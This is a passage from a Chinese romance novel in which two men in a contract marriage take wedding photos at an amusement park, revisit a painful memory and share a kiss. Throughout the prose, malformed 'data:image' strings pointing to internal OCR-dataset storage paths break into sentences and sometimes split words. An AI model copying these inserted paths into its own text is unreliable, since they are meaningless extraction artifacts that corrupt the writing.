    时青泽没说话,一双浅灰色的眼睛安静地注视过来。“意思是……哥哥不会离开我?”他轻声问。


    贺星楼不太高兴:“你不用拿这些话考验我。一年就是一年,少一天都不算。我说过会帮你,也一定会帮你。”


    时青泽这才眉眼舒展,软声道:“我没有这个意思,哥哥不要误会我了。”


    贺星楼是典型的吃软不吃硬,听后气消了大半,但还是将信将疑问:“那你刚才为什么要说那样的话?”时青泽的眼神也很软:“我是单纯为哥哥高兴,之后哥哥也能好好去上班了。”


    真的是这样吗?贺星楼看向他的眼睛,觉得对方神情不似作假,因此又有点反思自己是不是反应过度。


    再接下来就是拍结婚照的流程。


    因为地址就在附近,一众人紧锣密鼓地开车赶过去,只是才停下车,贺星楼就心觉不妙。


    这套方案没有放实例图,而他当时被低廉的价格冲昏头脑,因此也没在意,现在到了地方才发现,这竟然是一个游乐园。


    当初,他抛下时青泽的地方,也是在游乐园。贺星楼手指不自觉蜷起,想到梦里反复梦见的那张哭泣的脸。


    他怎么……就选了这么个地方呢?时青泽也会想起来吗?他会不会因为想起那些事情而难过?


    贺星楼的心悬起来,下意识要去寻找时青泽的踪影。


    “哥哥。”


    贺星楼连忙循声望去,却看到时青泽站在不远处的旋转木马旁,正笑意盎然地看过来。


    暖黄的装饰灯光像是给时青泽镶嵌一道软茸的金边,他手里还拿着五颜六色的气球,眼神明亮,丝毫不见任何阴霾。


    贺星楼怔然看着他,只觉得心脏被不知名的情绪塞满,又酸又涨。“他在笑。”贺星楼暗想着,将眼前的画面牢记于心,“他没有不开心。”


    那些两年前的阴冷画面都被驱散干净,被一点一点地替换成鲜艳气球、霓虹灯光以及甜蜜的糖果气息。


    他看见时青泽一步一步走过来,张开怀抱将他抱进怀里。


    “哥哥,我很开心。”他听见笃定的声线从耳边传来。


    时青泽稍微松开他,又笑吟吟地问:“那哥哥你呢?会觉得开心吗?”贺星楼心里想着,只不过是走个过场,为什么要开心?但看着对方满脸洋溢着的雀跃和幸福,不知为何他就也跟着笑了起来。


    好奇怪啊,光是看到时青泽高兴,他就会觉得高兴。


    碎金纸屑和彩色绸缎骤然炸响,助理和化妆师等一众人都笑着欢呼起来。


    所有可以被定义为幸福的元素都存在于此,贺星楼恍然得像是在梦境中。


    他听见时青泽又重复了一遍:“哥哥,你开心吗?”


    贺星楼犹豫了一瞬,轻轻点了点头。


    于是他看见面前的人笑得更加灿烂,倾身朝他凑近过来。


    烟花盛放,快门声响,他们在欢呼和祝福中,轻轻接了一个吻。